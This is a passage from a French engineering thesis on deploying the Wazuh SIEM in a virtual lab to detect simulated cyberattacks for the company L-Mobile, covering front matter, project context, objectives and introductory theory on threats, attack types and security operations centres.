



République Tunisienne
Ministère de l'Enseignement Supérieur et de la Recherche Scientifique
Ecole Supérieure Privée des Technologies de l'Information et de Management de Nabeul



Rapport de Projet de Fin d'Etudes soumis afin d'obtenir le
Diplôme National d'Ingénieur en Business Intelligence
Réalisé par
AYACHI HAZEM

Conception et mise en Oeuvre pour la détection d'attaque dans un SIEM (WAZUH)

Encadrant Académique: Mr Hichem Nouaari

Encadrant Professionnel: Mme Hend Kharez

Projet de Fin d'Etudes fait à

L-Mobile



Année Universitaire 2025-2026



L-MOBILE TUNISIA-SARL
Rue Mohammed Souissi
Dar Chabene El Fehri
TVA: 1525730/C/A/M/000

Signature de l'encadrant de l'entreprise



BUSINESS
SCHOOL
INFORMATION TECHNOLOGY
BUSINESS SCHOOL

Mouaaz

Signature de l'encadrant académique

Dédicaces

Je dédie ce travail...

À ma très chère mère,

Celle qui a illuminé mon chemin par son amour inconditionnel, sa tendresse infinie et ses sacrifices silencieux. Aucun mot ne saurait exprimer ma profonde reconnaissance pour tout ce que tu as fait et continues de faire pour moi. Que Dieu te garde, te protège et te préserve.

À mon très cher père,

Mon premier modèle, ma source de force et d'inspiration. Tes encouragements, tes précieux conseils et ta confiance en moi ont été le moteur de chacune de mes réussites. Aucune dédicace ne saurait exprimer toute mon affection, mon respect et ma profonde gratitude.

À mes chers grands-parents,

Pour votre amour, votre tendresse, vos prières et vos encouragements qui m'ont toujours accompagné. Votre présence représente pour moi une source de réconfort, de force et de bénédiction. Que Dieu vous garde, vous accorde une longue vie et vous préserve auprès de nous.

À mes chères sœurs,

Mes complices de toujours et mes alliées inconditionnelles. Votre présence rassurante, votre soutien constant et notre complicité sont des cadeaux précieux que je chéris chaque jour.

À mes chers amis,

À ceux que je considère comme des frères et comme une seconde famille. Merci pour votre présence, votre fidélité, vos encouragements et tous les moments que nous avons partagés.

À toute ma famille et à toutes les personnes qui me sont chères,

Pour leurs encouragements, leur soutien et leurs prières. Je dédie ce travail avec toute mon affection et ma profonde reconnaissance.

Remerciements

Je tiens tout d'abord à exprimer ma profonde gratitude à toutes les personnes qui ont contribué, de près ou de loin, à la réalisation de ce projet de fin d'études.

Je remercie particulièrement mon encadrant académique, **Monsieur Hichem Nouaari**, pour son accompagnement, ses conseils, sa disponibilité et ses orientations tout au long de ce travail.

J'adresse également mes sincères remerciements à mon encadrante professionnelle, **Madame Hend Kharrez**, pour son suivi, son aide précieuse et ses remarques constructives qui ont contribué à l'amélioration de ce projet.

Je remercie aussi l'ensemble du personnel de **L-Mobile** pour leur accueil, leur collaboration et les moyens mis à ma disposition durant la période de réalisation du projet.

Je souhaite également remercier mes enseignants de l'**IT Business School** pour la qualité de la formation qu'ils m'ont apportée tout au long de mon parcours universitaire.

Enfin, j'exprime ma reconnaissance à ma famille et à mes proches pour leur soutien moral, leurs encouragements et leur patience durant toute la période de préparation de ce travail.

À toutes et à tous, merci.

Table des matières

Introduction générale	1
Chapitre 1 : Cadre général du projet	4
Introduction	4
1.1 Présentation de l'organisme d'accueil	4
1.2 Contexte et problématique du projet	4
1.3 Objectifs du projet : Audit et amélioration de la cybersécurité	5
1.4 Étude et critique de l'existant	5
1.5 Solution proposée	6
Conclusion	7
Chapitre 2 : État de l'art et fondements théoriques	9
Introduction	9
2.1 Concepts fondamentaux de la cybersécurité	9
2.1.1 Menaces, vulnérabilités et types d'attaques	9
2.1.2 Le concept de SOC	11
2.2 Les solutions SIEM	13
2.2.1 Définition et fonctionnement	13
2.2.2 Étude comparative des solutions SIEM	15
2.2.3 Justification du choix technologique : pourquoi Wazuh ?	15
2.3 Modélisation des cyberattaques	16
2.3.1 La Cyber Kill Chain (Lockheed Martin) : Un modèle séquentiel de l'attaque	17
2.3.2 Le Framework MITRE ATT&CK	19
2.3.3 Complémentarité entre la Cyber Kill Chain et MITRE ATT&CK	21
2.4 Présentation de la solution adoptée : Wazuh	21
2.4.1 Architecture distribuée de Wazuh (Manager, Indexer, Dashboard, Agents)	21
Conclusion	24
Chapitre 3 : Conception et mise en œuvre de l'infrastructure	26
Introduction	26
3.1 Analyse des besoins	26
3.1.1 Analyse des besoins fonctionnels	26
3.1.2 Analyse des besoins non fonctionnels	27
3.2 Environnement de travail	27
3.2.1 Environnement matériel (Machine Hôte)	27

3.2.2	Environnement logiciel et hyperviseur	27
3.3	Architecture réseau détaillée	28
3.3.1	Configuration des interfaces réseau	28
3.3.2	Plan d'adressage IP statique	29
3.4	Installation et configuration de la stack Wazuh	30
3.4.1	Introduction à l'architecture "All-in-One"	30
3.4.2	Déroulement détaillé de l'installation	30
3.4.2.1	Préparation du système	30
3.4.2.2	Génération et configuration des certificats TLS	31
3.4.2.3	Installation du Wazuh Indexer	32
3.4.2.4	Installation du Wazuh Server (Manager)	33
3.4.2.5	Installation du Wazuh Dashboard	33
3.4.3	Validation et accès à la plateforme	34
3.5	Automatisation du déploiement avec Ansible	34
3.5.1	Introduction à l'Infrastructure as Code (IaC)	34
3.5.2	Déploiement automatisé des agents sur Ubuntu et Windows	35
3.6	Enrichissement de la télémétrie Windows via Sysmon	35
3.7	Enrichissement de la télémétrie Linux via Auditd	37
	Conclusion	38
Chapitre 4	Simulation d'attaques, détection et analyse des performances	41
	Introduction	41
4.1	Stratégie de simulation basée sur la Cyber Kill Chain	41
4.1.1	Définition d'un scénario d'attaque complet "End-to-End"	41
4.1.2	Cartographie des outils offensifs (Kali Linux) vs Défensifs (Wazuh)	42
4.2	Cartographie des Techniques MITRE ATT&CK pour la Simulation	42
4.2.1	Alignement du scénario End-to-End avec les Tactiques et Techniques	42
4.2.2	Utilisation d'Atomic Red Team pour la simulation des TTPs spécifiques	43
4.3	Exécution du scénario de simulation et détection	44
4.3.1	Phases 1 & 2 : Reconnaissance et Livraison (Scan de vulnérabilités et Brute Force)	44
4.3.2	Phases 3 & 4 : Exploitation et Installation (Reverse Shell et Malwares)	45
4.3.3	Phases 5 & 6 : C&C et Actions sur Objectifs (Exfiltration de données et persistance)	46
4.4	Création de règles de détection personnalisées (Custom Rules)	47
4.4.1	Corrélation entre télémétrie système et détection SIEM	47
4.4.2	Analyse de la règle de détection : Le Reverse Shell	48
4.4.3	Synthèse des capacités de détection implémentées	48
4.5	Évaluation des performances et KPI du SIEM	49

4.5.1	Taux de détection et analyse des faux positifs	49
4.5.2	Analyse du MTTD (Mean Time To Detect)	50
4.5.3	Test de résilience au "Log Storm"	51
Conclusion		52
Conclusion générale		53
Annexe 1 : Les règles de détection personnalisées (local-rules.xml)		55
Annexe 2 : Les règles auditd		64
Annexe 3 : Configuration de l'agent wazuh		67
Annexe 4 : Déploiement automatisé avec Ansible		69
Annexe 5 : Captures des tableaux de bord		81
Netographie		85

Table des figures

1	Illustration séquentielle des étapes de la cyber kill chain	19
2	Architecture globale et flux de communication de la solution Wazuh	22
3	Topologie réseau VirtualBox et plan d'adressage de l'environnement de test . . .	29
4	Extrait du fichier de configuration config.yml pour le déploiement Wazuh	31
5	Configuration de la collecte des logs Sysmon via le canal d'événements Windows	37
6	exécution des scripts pour simuler la technique T1053.003	43
7	Visualisation des alertes pour les tests simuler de la technique T1053.003 . . .	44
8	Visualisation des alertes générés par l'attaque de brute force	45
9	Visualisation de l'alerte générée par la détection d'un shell inversé	45
10	Visualisation des alertes générés par la détection du téléchargement d'un fichier malveillant	46
11	Visualisation d'alerte générée par la détection de modification d'un fichier critique	46
12	Visualisation des alertes générés par la détection de transfert des fichiers vers une source externe	47
13	Exemple d'une règle local	48
14	Visualisation des alertes générés pour tester la résilience au log storm	52
15	Configuration des fichiers logs collectés par l'agent wazuh	67
16	Configuration de module de vérification d'intégrité des fichiers (FIM)	67
17	Exemple des logs collectés par l'agent wazuh	68
18	Tableau de bord de Threat Hunting dédié à la surveillance des indicateurs de compromission et des échecs d'authentification	81
19	Vue tabulaire des événements de sécurité	81
20	Tableau de bord de supervision des alertes de sécurité via le framework MITRE ATT&CK	82
21	Journalisation détaillée des alertes de sécurité via le framework MITRE ATT&CK	82
22	Tableau de bord de surveillance de l'intégrité des fichiers (FIM)	83
23	Vue tabulaire des événements FIM et traçabilité des modifications sur les fi- chiers de configuration et binaires critiques	83
24	Interface d'évaluation de l'état d'exposition aux risques et cartographie des vul- nérabilités (CVE)	84
25	Traçabilité et suivi du statut d'exposition (Active/Solved) des failles de sécurité détectées sur l'infrastructure	84

Liste des tableaux

1	Comparatif des solutions SIEM : OSSIM, Security Onion, Wazuh	16
2	Configuration réseau de l'environnement de simulation	29
3	Mapping de la Cyber Kill Chain avec Wazuh	42
4	Corrélation entre les catégories de menaces et les règles de détection	49
5	Taux de réussite des tests de détection par technique MITRE	49
6	Temps moyen de détection (MTTD) par type de test	51

Liste des abréviations

API	Application Programming Interface
APT	Advanced Persistent Threat
C2 / C&C	Command & Control
CEF	Common Event Format
CIA	Confidentiality, Integrity, Availability (Confidentialité, Intégrité, Disponibilité)
CIS	Center for Internet Security
CKC	Cyber Kill Chain
DDoS	Distributed Denial of Service
DNS	Domain Name System
DSM	Device Support Module
EDR	Endpoint Detection and Response
EPS	Events Per Second
FIM	File Integrity Monitoring
FPM	Flows Per Minute
GPG	GNU Privacy Guard
HIDS	Host-based Intrusion Detection System
HIPAA	Health Insurance Portability and Accountability Act
IaC	Infrastructure as Code
IDS	Intrusion Detection System
IOC	Indicators of Compromise (Indicateurs de compromission)
IP	Internet Protocol
IPS	Intrusion Prevention System
IRP	Incident Response Plans
JSON	JavaScript Object Notation
KPI	Key Performance Indicator (Indicateur clé de performance)
LDAP	Lightweight Directory Access Protocol
LTS	Long Term Support
ML	Machine Learning

MSSP	Managed Security Service Provider
MTTD	Mean Time To Detect (Temps Moyen de Détection)
NAT	Network Address Translation
NIST	National Institute of Standards and Technology
OSINT	Open Source Intelligence
PCI DSS	Payment Card Industry Data Security Standard
PDF	Portable Document Format
PFE	Projet de Fin d'Études
PME	Petites et Moyennes Entreprises
PoC / POC	Proof of Concept (Preuve de Concept)
RAM	Random Access Memory
RDP	Remote Desktop Protocol
SCA	Security Configuration Assessment
SCP	Secure Copy Protocol
SEM	Security Event Management
SGID	Set Group ID
SIEM	Security Information and Event Management
SIM	Security Information Management
SMB	Server Message Block
SOAR	Security Orchestration, Automation and Response
SOC	Security Operation Center
SOP	Standard Operating Procedures
SPL	Search Processing Language
SQL	Structured Query Language
SSD	Solid-State Drive
SSH	Secure Shell
SUID	Set owner User ID
TCP	Transmission Control Protocol
TIP	Threat Intelligence Platforms
TLS	Transport Layer Security
TTP	Tactics, Techniques, and Procedures
UDP	User Datagram Protocol

UEBA	User and Entity Behavior Analytics
UID	User Identifier
USB	Universal Serial Bus
vCPU	Virtual Central Processing Unit
VM	Virtual Machine (Machine Virtuelle)
WHOIS	Protocole de requête de registre
WinRM	Windows Remote Management
XDR	Extended Detection and Response
XML	eXtensible Markup Language
XSS	Cross-Site Scripting
YAML	YAML Ain't Markup Language

Introduction générale

De nos jours, l'informatique est devenue le pilier essentiel de toute organisation, soutenant la digitalisation et l'optimisation des processus métiers. Cependant, cette transformation numérique accélérée s'accompagne d'une recrudescence de cyberattaques de plus en plus fréquentes, imprévisibles et sophistiquées, qui menacent la continuité des activités de toutes les entreprises, indépendamment de leur taille ou de leur secteur [1]. Face à des menaces complexes telles que les ransomwares ou les exploits de type « Zero-day », les pare-feu et les antivirus traditionnels ne suffisent plus à garantir une protection étanche [4].

Pour faire face à cette asymétrie, la gestion de la sécurité doit évoluer d'une posture passive à une approche résolument proactive et centralisée. C'est dans ce contexte que les plateformes SIEM s'imposent comme la clé de voûte des infrastructures de défense modernes. En agrégeant, normalisant et analysant en temps réel les journaux d'événements provenant de sources hétérogènes (serveurs, terminaux, équipements réseau), le SIEM offre aux responsables de la sécurité une visibilité globale et une capacité unique de corrélation. Il permet ainsi de détecter des signaux faibles et des scénarios d'intrusion complexes qui demeureraient invisibles à l'échelle d'un outil isolé [7].

C'est dans cette perspective de renforcement de la posture sécuritaire que s'inscrit ce projet de fin d'études, mené en collaboration avec l'organisme d'accueil L-Mobile, spécialiste de la digitalisation des processus industriels et logistiques [25].

L'analyse de l'existant met en lumière une problématique majeure partagée par de nombreuses infrastructures : une sécurité fragmentée où la collecte des logs n'est pas centralisée, ce qui engendre une surcharge d'informations inexploitées, des angles morts sur les postes de travail et une incapacité à corréler les alertes. Sans visibilité unifiée, la détection des intrusions s'avère souvent tardive, ce qui limite drastiquement la réactivité face aux incidents.

La question centrale de notre étude est donc la suivante :

Comment concevoir une plateforme de supervision capable de collecter la télémétrie des systèmes, de corréler efficacement les événements afin de détecter automatiquement les cyberattaques, tout en maintenant des performances optimales ?

Pour répondre à ce défi tout en garantissant la sécurité et la continuité des opérations de l'entreprise, la solution proposée est conçue sous la forme d'un modèle de simulation. Elle s'appuie sur un environnement de laboratoire virtualisé servant de preuve de concept (PoC), dont l'architecture validée vise à être pleinement transposable à l'infrastructure réelle de l'entreprise.

Le périmètre de ce projet se concentre principalement sur la centralisation de la télémétrie,

l'automatisation du déploiement et la précision de la détection des menaces. Pour ce faire, notre démarche méthodologique repose sur l'implémentation de la solution open-source Wazuh, enrichie par des collecteurs avancés (Sysmon et Auditd) et orchestrée par Ansible.

Chapitre 1 : Cadre général du projet

Introduction

Aujourd'hui, l'informatique est essentielle pour toutes les organisations. Bien qu'indispensable à leur fonctionnement, elle s'expose aussi à de nombreuses menaces de cybersécurité. Les cyberattaques, de plus en plus fréquentes et sophistiquées, concernent toutes les entreprises, quel que soit leur secteur ou leur taille [1]. Face à ces risques, il est important de savoir comment réagir.

Ce chapitre présente l'entreprise d'accueil, la problématique à résoudre et les objectifs du projet de fin d'études. Afin de garantir la sécurité et la continuité des opérations de l'entreprise, il est important de souligner que la solution proposée dans ce projet est conçue comme un exemple de simulation. Elle s'appuie sur un environnement de laboratoire virtualisé servant de preuve de concept, et non sur un déploiement direct en production.

1.1 Présentation de l'organisme d'accueil

L-mobile s'impose comme un acteur de référence dans le développement de solutions logicielles d'optimisation et de digitalisation des processus métiers pour les entreprises. Forte de plus de vingt ans d'expertise, l'entreprise se positionne au cœur de la transformation numérique et des enjeux de l'Industrie 4.0. Sa valeur ajoutée repose sur sa capacité à moderniser la gestion de la chaîne logistique (Supply Chain), à automatiser les flux de production (Smart Manufacturing) et à optimiser la gestion des services sur le terrain (Field Service), le tout s'appuyant sur une collecte mobile et centralisée des données de télémétrie [25].

Afin de garantir une interopérabilité maximale avec les infrastructures existantes de ses clients, les solutions de L-mobile s'intègrent nativement avec les principaux progiciels de gestion intégrés (ERP) du marché, tels que SAP, Microsoft Dynamics et Sage. Sur le plan organisationnel, l'entreprise s'appuie sur le savoir-faire de près de 300 collaborateurs répartis à l'international, notamment à travers ses filiales stratégiques en Allemagne, en France et en Tunisie, offrant ainsi une synergie d'expertises et une forte réactivité opérationnelle [25].

1.2 Contexte et problématique du projet

Ce projet s'inscrit dans un contexte où les attaques informatiques évoluent constamment, comme les attaques « Zero-day » et les ransomwares, qui utilisent des techniques de déplacement latéral de plus en plus complexes dans les réseaux d'entreprise. Aujourd'hui, les pare-feu et antivirus traditionnels ne suffisent plus à garantir une sécurité efficace.

Le principal problème de ce projet est la difficulté à superviser et analyser efficacement les événements de sécurité de façon centralisée. Sans un système SIEM performant, il est difficile de regrouper les journaux sur une seule console. Cela limite l'analyse des incidents et rend la détection des intrusions tardive, voire impossible, une fois les dégâts causés.

La question centrale de ce projet est la suivante : comment concevoir, dans le cadre d'un environnement de simulation, une plateforme capable de collecter la télémétrie des systèmes, de détecter automatiquement les cyberattaques et de maintenir de bonnes performances, tout en proposant un modèle transposable à l'infrastructure de l'entreprise ?

Pour y répondre, l'efficacité de la détection sera évaluée au sein de ce laboratoire à l'aide de métriques telles que le taux de détection, la précision des alertes et le taux de faux positifs, tandis que les performances seront mesurées à travers le temps moyen de détection (MTTD), la capacité de traitement en situation de charge élevée (log storm) et la stabilité globale de la plateforme.

1.3 Objectifs du projet : Audit et amélioration de la cybersécurité

L'objectif principal de ce projet est de renforcer la détection des incidents de sécurité en mettant en place une solution basée sur la stack Wazuh, déployée au sein d'un environnement de laboratoire virtualisé reproduisant les conditions de l'entreprise. Cette démarche s'inscrit dans une logique d'audit, d'amélioration continue et d'automatisation des mécanismes de cybersécurité de l'infrastructure étudiée, et se présente sous la forme d'une PoC.

Pour atteindre cet objectif général, plusieurs objectifs spécifiques ont été identifiés :

- **Audit technique de l'existant** : faire une analyse de l'état actuel du système de sécurité mis en place afin d'identifier les faiblesses.
- **Déploiement et automatisation** : mettre en œuvre des pratiques d'Infrastructure as Code, en utilisant Ansible, pour automatiser le déploiement des agents Wazuh dans l'environnement simulé, dans le but d'améliorer la scalabilité et de réduire le temps de mise en place.
- **Implémentation de cas d'utilisation** : concevoir et tester des règles de détection ciblées pour identifier des comportements malveillants spécifiques, tels que l'escalade de privilèges, l'évasion de défense ou encore la persistance.
- **Évaluation des performances** : évaluer la capacité de la plateforme à traiter un volume important de données de sécurité sans perte d'informations, en s'appuyant sur des indicateurs de performance clés tels que le taux de détection des incidents, la précision des alertes (analyse des faux positifs), la résilience face aux pics de journaux (log storm) lors de tests de charge, ainsi que le temps moyen de détection des menaces (MTTD).
- **Perspectives d'amélioration** : proposer des mécanismes de réponse active pour bloquer ou limiter les menaces en temps réel.

1.4 Étude et critique de l'existant

Après une analyse de l'infrastructure actuelle, nous avons constaté que la sécurité reste fragmentée et peu centralisée. Même si plusieurs protections existent, elles sont utilisées de

façon limitée et ne donnent pas une vision globale et cohérente de la sécurité du système. Cette analyse met en avant plusieurs limites importantes.

Premièrement, il n’y a pas de corrélation entre les événements de sécurité. Les outils actuels génèrent des alertes isolées, sans relier les différents événements, ce qui rend difficile de reconstituer un scénario d’attaque selon le modèle de la Cyber Kill Chain.

De plus, la grande quantité de journaux générés crée une surcharge pour le personnel technique. Beaucoup de ces logs ne sont pas exploités, ce qui augmente le risque de manquer des alertes critiques, surtout en cas de faux négatifs.

La lenteur de réaction est aussi un problème important. Sans automatisation, la détection et la réponse aux incidents reposent surtout sur des actions manuelles, qui prennent souvent du temps et sont peu efficaces face à des attaques rapides.

Enfin, la visibilité sur l’ensemble du système reste incomplète. Les postes Windows et les serveurs Linux ne sont pas surveillés de façon uniforme, ce qui crée des zones non couvertes et réduit l’efficacité de la supervision de la sécurité.

1.5 Solution proposée

Pour répondre aux limites identifiées, nous proposons de simuler le déploiement de Wazuh, une plateforme SIEM open source reconnue pour sa flexibilité et ses nombreuses fonctionnalités, au sein d’une infrastructure virtualisée de test. Cette solution offre une réponse globale aux besoins de supervision, de détection et de gestion des incidents de cybersécurité.

Notre approche repose sur plusieurs axes complémentaires. D’abord, Wazuh unifie les mécanismes de sécurité en centralisant la gestion des journaux, l’audit des configurations et la détection d’intrusions dans une seule interface. Cette centralisation facilite l’analyse et améliore la visibilité sur l’infrastructure.

Ensuite, la plateforme peut être complétée par des outils comme Sysmon, qui offrent une visibilité plus détaillée sur les activités des systèmes Windows, notamment sur les processus, les connexions réseau et les événements système.

De plus, l’intelligence de la solution est renforcée grâce au mappage des alertes de sécurité sur les tactiques et techniques du framework MITRE ATT&CK. Cette corrélation aide à mieux comprendre le comportement de l’attaquant et le scénario d’attaque en cours.

Enfin, l’automatisation du déploiement est une partie importante de l’architecture. L’utilisation d’Ansible permet de faciliter le déploiement et la configuration de Wazuh à grande échelle, de réduire les erreurs humaines et d’améliorer l’évolutivité de la plateforme, prouvant ainsi sa viabilité technique pour une éventuelle future mise en production.

Cependant, la solution proposée présente certaines limites, notamment la complexité de sa mise en œuvre et la nécessité de compétences techniques avancées. De plus, le volume important de données collectées peut impacter les performances et nécessite un ajustement continu des règles de détection afin de limiter les faux positifs.

Conclusion

Ce premier chapitre a posé le cadre général du projet et présenté son contexte. L'analyse a montré les limites des approches de sécurité traditionnelles face à la complexité croissante des systèmes d'information et à l'évolution des menaces informatiques.

Dans ce contexte, utiliser une solution SIEM intelligente comme Wazuh est une réponse adaptée pour améliorer la supervision, la détection et la gestion des incidents de sécurité. Après avoir présenté les enjeux, la problématique et les objectifs du projet, il est maintenant nécessaire d'aborder les concepts théoriques et techniques sur lesquels repose la solution. Ces points seront abordés dans le prochain chapitre.

Chapitre 2 : État de l'art et fondements théoriques

Introduction

Ce chapitre expose les fondements théoriques essentiels à la compréhension du projet. Il présente d'abord les concepts fondamentaux de la cybersécurité ainsi que le rôle central du Security Operation Center (SOC). Une analyse approfondie des solutions SIEM est ensuite réalisée, suivie d'une étude comparative justifiant le choix technologique adopté. Enfin, les méthodes de modélisation des cyberattaques sont examinées, avant une présentation détaillée de l'architecture de la solution retenue, Wazuh.

2.1 Concepts fondamentaux de la cybersécurité

La sécurisation d'applications complexes et de réseaux informatiques étendus repose sur la maîtrise des principes de cybersécurité. Une démarche proactive implique l'identification, la mesure et la classification des risques pour mettre en œuvre des mesures de protection adaptées.

L'évaluation des risques consiste à identifier les actifs critiques, à comprendre les origines potentielles des menaces et à localiser les vulnérabilités. Cette analyse permet d'estimer le niveau de risque réel et d'évaluer les conséquences potentielles, telles que la perte d'activité ou la fuite d'informations.

Pour atténuer ces risques, la stratégie de défense en profondeur repose sur la superposition de couches de sécurité techniques, organisationnelles et physiques. L'application rigoureuse des mises à jour et une surveillance continue sont essentielles pour maintenir un niveau de sécurité adapté à l'évolution constante des menaces.

2.1.1 Menaces, vulnérabilités et types d'attaques

La mise en place d'une défense cybernétique efficace et proactive requiert une compréhension claire et une distinction rigoureuse entre trois notions fondamentales au cœur de la gestion des risques de sécurité :

1. La Vulnérabilité : Le Maillon Faible

La vulnérabilité désigne un point faible ou une faille présente dans la conception, la mise en œuvre ou l'utilisation d'un système informatique. Il s'agit d'un défaut susceptible d'être identifié et exploité par un acteur malveillant afin de porter atteinte à la sécurité du système [13].

- **Nature des vulnérabilités :** Elles sont diverses et peuvent se manifester à plusieurs niveaux :
 - **Technique :** Un port réseau laissé ouvert inutilement (ex : RDP ou SSH non sécurisé). Un logiciel non corrigé avec les derniers correctifs de sécurité, une version obsolète d'un système ou des erreurs telles que les buffer overflows ou les failles XSS représentent aussi des vulnérabilités techniques.

- **Configurationnelle** : Cela inclut l'utilisation de mots de passe par défaut, des permissions d'accès trop larges, une mauvaise configuration d'un pare-feu ou d'un serveur web, ou l'absence de chiffrement des données sensibles.
- **Humaine/Processus** : Cela concerne une sensibilisation insuffisante du personnel, des politiques de sécurité mal définies ou non appliquées, et un contrôle d'accès physique laxiste.

L'identification des vulnérabilités est généralement réalisée par des audits de sécurité, des tests d'intrusion (pentests) ou l'utilisation de scanners automatisés.

2. La menace : L'agent de risque potentiel

La menace représente tout acteur ou tout événement potentiel capable de causer un dommage à un système ou à une organisation en exploitant une vulnérabilité existante. Elle exprime le risque de matérialisation d'un incident de sécurité [3].

- **Classification des menaces :**

- **Acteurs intentionnels (motivés) :**

- * **Acteurs externes** : cybercriminels motivés par le gain, hacktivistes à idéologie, espions étatiques ou groupes parrainés par des États (APTs) ou compétiteurs malveillants.
- * **Acteurs internes** : employés mécontents, ex-employés, sous-traitants ayant un accès privilégié (insider threats).

- **Événements accidentels ou non intentionnels :**

- * **Humains** : Erreur de manipulation, par exemple la suppression accidentelle de données critiques ou l'envoi d'informations à un mauvais destinataire.
- * **Environnementaux/Naturels** : incendie, inondation, panne de courant majeure, catastrophe naturelle affectant les infrastructures.

La gestion de la menace implique la compréhension des motivations et des capacités des différents acteurs (TTPs : Tactics, Techniques, and Procedures).

3. L'Attaque (ou exploitation) : la concrétisation du risque

L'Attaque désigne une action délibérée et réussie. Un acteur, la menace, utilise un vecteur d'attaque pour exploiter une faille. C'est la concrétisation de la menace, entraînant un effet négatif. L'objectif d'une attaque est de porter atteinte à la triade CIA : confidentialité, intégrité, disponibilité des informations [2].

- **Confidentialité** : Assurer que les informations ne sont accessibles qu'aux entités autorisées (ex : vol de données, espionnage).
- **Intégrité** : Garantir que les données sont exactes, complètes et n'ont pas été modifiées de manière non autorisée (ex : manipulation de dossiers financiers, injection de code malveillant).

- **Disponibilité** : S’assurer que les systèmes et les données sont accessibles et utilisables par les utilisateurs autorisés en cas de besoin (ex : panne de service due à une attaque DDoS).
- **Typologie des attaques** :
 - **Ingénierie sociale** : manipulation psychologique des individus pour obtenir des informations confidentielles ou un accès (ex : phishing ciblé ou spear phishing, vishing).
 - **Déni de service (DoS/DDoS)** : surcharge des ressources d’un serveur ou d’un réseau pour le rendre indisponible pour les utilisateurs légitimes.
 - **Injection SQL/Cross-Site Scripting (XSS)** : exploitation de failles dans le code d’une application web pour injecter du code malveillant, souvent pour voler des données ou prendre le contrôle de l’application.
 - **Ransomwares** : Logiciels malveillants qui chiffrent les données de la victime et exigent une rançon pour la clé de déchiffrement, ciblant à la fois la disponibilité et l’intégrité (par l’altération).
 - **Élévation de privilèges** : Technique utilisée après une première intrusion pour passer d’un niveau d’accès utilisateur standard à un accès administrateur ou système, permettant ainsi une compromission plus profonde.
 - **Attaques de la chaîne d’approvisionnement (Supply Chain Attacks)** : Compromission d’une entité tierce de confiance (éditeur de logiciel, fournisseur de services) pour atteindre l’organisation cible.

En synthèse, la sécurité s’appuie sur la formule suivante : $\text{Risque} = \text{Vulnérabilité} \times \text{Menace} \times \text{Impact}$. La compréhension de cette dynamique permet de hiérarchiser les efforts de défense en réduisant les vulnérabilités, en neutralisant les menaces et en limitant l’impact des attaques potentielles.

2.1.2 Le concept de SOC

Face à l’évolution constante et à la sophistication croissante des cyberattaques, les organisations modernes ne peuvent plus se contenter de mesures de sécurité passives. C’est dans ce contexte qu’intervient le Security Operation Center (SOC), non pas comme un simple outil ou un département isolé, mais comme une entité centralisée, stratégique et dynamique dont la mission fondamentale est d’assurer la supervision, la détection, l’analyse et la gestion proactive de la sécurité du système d’information, et ce, en temps réel, 24 heures sur 24 et 7 jours sur 7 [10].

L’efficacité et la robustesse d’un SOC reposent intrinsèquement sur l’intégration harmonieuse de trois piliers fondamentaux et interdépendants :

1. Les personnes : Le capital humain

Le pilier humain est le cœur battant du SOC. Il est composé d'une équipe de professionnels hautement qualifiés et spécialisés, structurée en différents niveaux d'expertise pour garantir une réponse graduée et efficace aux incidents :

- **Analystes de sécurité (Niveau 1 - Triage) :** Ils sont la première ligne de défense. Leur rôle est d'assurer la surveillance continue, de trier les alertes générées par les systèmes de sécurité, de valider la nature malveillante ou bénigne d'un événement, et d'escalader les incidents confirmés au niveau supérieur.
- **Analystes de sécurité (Niveau 2 - Investigation) :** Experts en investigation, ils prennent le relais pour analyser en profondeur les incidents complexes. Ils corréler les données provenant de multiples sources (logs, systèmes, réseau) pour comprendre le scénario d'attaque, identifier la portée de la compromission et définir les premières actions de confinement.
- **Analystes de sécurité (Niveau 3 - "Threat Hunting" et Forensics) :** Ce sont les experts les plus aguerris. Leur rôle n'est pas seulement réactif mais aussi proactif : ils mènent des activités de Threat Hunting (chasse aux menaces non détectées) et réalisent des analyses forensiques détaillées après un incident majeur pour déterminer la cause racine et les modalités d'entrée de l'attaquant.
- **Ingénieurs en sécurité :** Ils sont responsables de l'architecture, du déploiement, de la maintenance et de l'optimisation des technologies de sécurité utilisées par le SOC (SIEM, EDR, etc.). Ils assurent la bonne intégration des outils et la qualité des données remontées.

2. Les processus (Process) : La feuille de route opérationnelle

Sans processus clairs et bien définis, les piliers humains et technologiques restent désorganisés et inefficaces. Les processus formalisent la manière dont le SOC exécute ses tâches quotidiennes et gère les situations de crise :

- **Procédures opérationnelles standard (SOP - Standard Operating Procedures) :** Ces documents décrivent les étapes précises à suivre pour les tâches récurrentes, comme le tri des alertes, la gestion des changements de configuration ou l'analyse des malwares. Elles garantissent la cohérence et la rapidité des interventions.
- **Plans de réponse aux incidents (IRP - Incident Response Plans) :** Ce sont des guides détaillés qui définissent les rôles, les responsabilités et les actions à entreprendre, de la détection à l'éradication et au post-mortem, en fonction du type et de la gravité de l'incident (par exemple : attaque par rançongiciel, vol de données, compromission d'identité).
- **Audits et exercices réguliers :** Le SOC doit s'améliorer continuellement. Des audits internes et des exercices de simulation (comme le "Tabletop Exercise" ou le "Red Team vs. Blue Team") sont essentiels pour tester l'efficacité des processus et la réactivité des équipes, afin d'identifier les lacunes.

3. Les technologies (Technology) : L’arsenal technique

Le pilier technologique fournit les outils nécessaires à la surveillance, à la détection et à l’analyse des menaces à grande échelle. Il est l’instrument qui permet aux analystes d’exécuter leurs processus :

- **SIEM (la pièce maîtresse) :** Le SIEM est la plateforme centrale du SOC. Il collecte, normalise, agrège et analyse en temps réel des milliards de logs et d’événements de sécurité provenant de l’ensemble du système d’information (serveurs, applications, équipements réseau, pare-feu). Il utilise des règles de corrélation sophistiquées pour identifier des schémas d’attaque qui seraient invisibles à l’œil nu [7].
- **Endpoint Detection and Response (EDR) :** Ces solutions se concentrent sur la surveillance avancée des postes de travail et des serveurs (les « endpoints »). Contrairement aux antivirus traditionnels, l’EDR ne se contente pas de bloquer des menaces connues ; il enregistre l’activité détaillée, permet une investigation à distance approfondie et offre des capacités de réponse rapides (isolation du poste, suppression de fichiers) [8].
- **Extended Detection and Response (XDR) :** Représentant l’évolution du SIEM et de l’EDR, le XDR étend la couverture de détection au-delà des endpoints pour inclure le réseau, le cloud, les e-mails et les identités. Il offre une vue unifiée et automatisée des menaces à travers l’ensemble de l’environnement, facilitant la corrélation des événements et accélérant la réponse [9].
- **Plateformes de Threat Intelligence (TIP) :** Elles fournissent des informations contextuelles sur les menaces actuelles, les acteurs malveillants (TTP - Tactics, Techniques et Procédures) et les indicateurs de compromission (IOC) pour aider le SOC à prioriser et à anticiper les attaques [12].
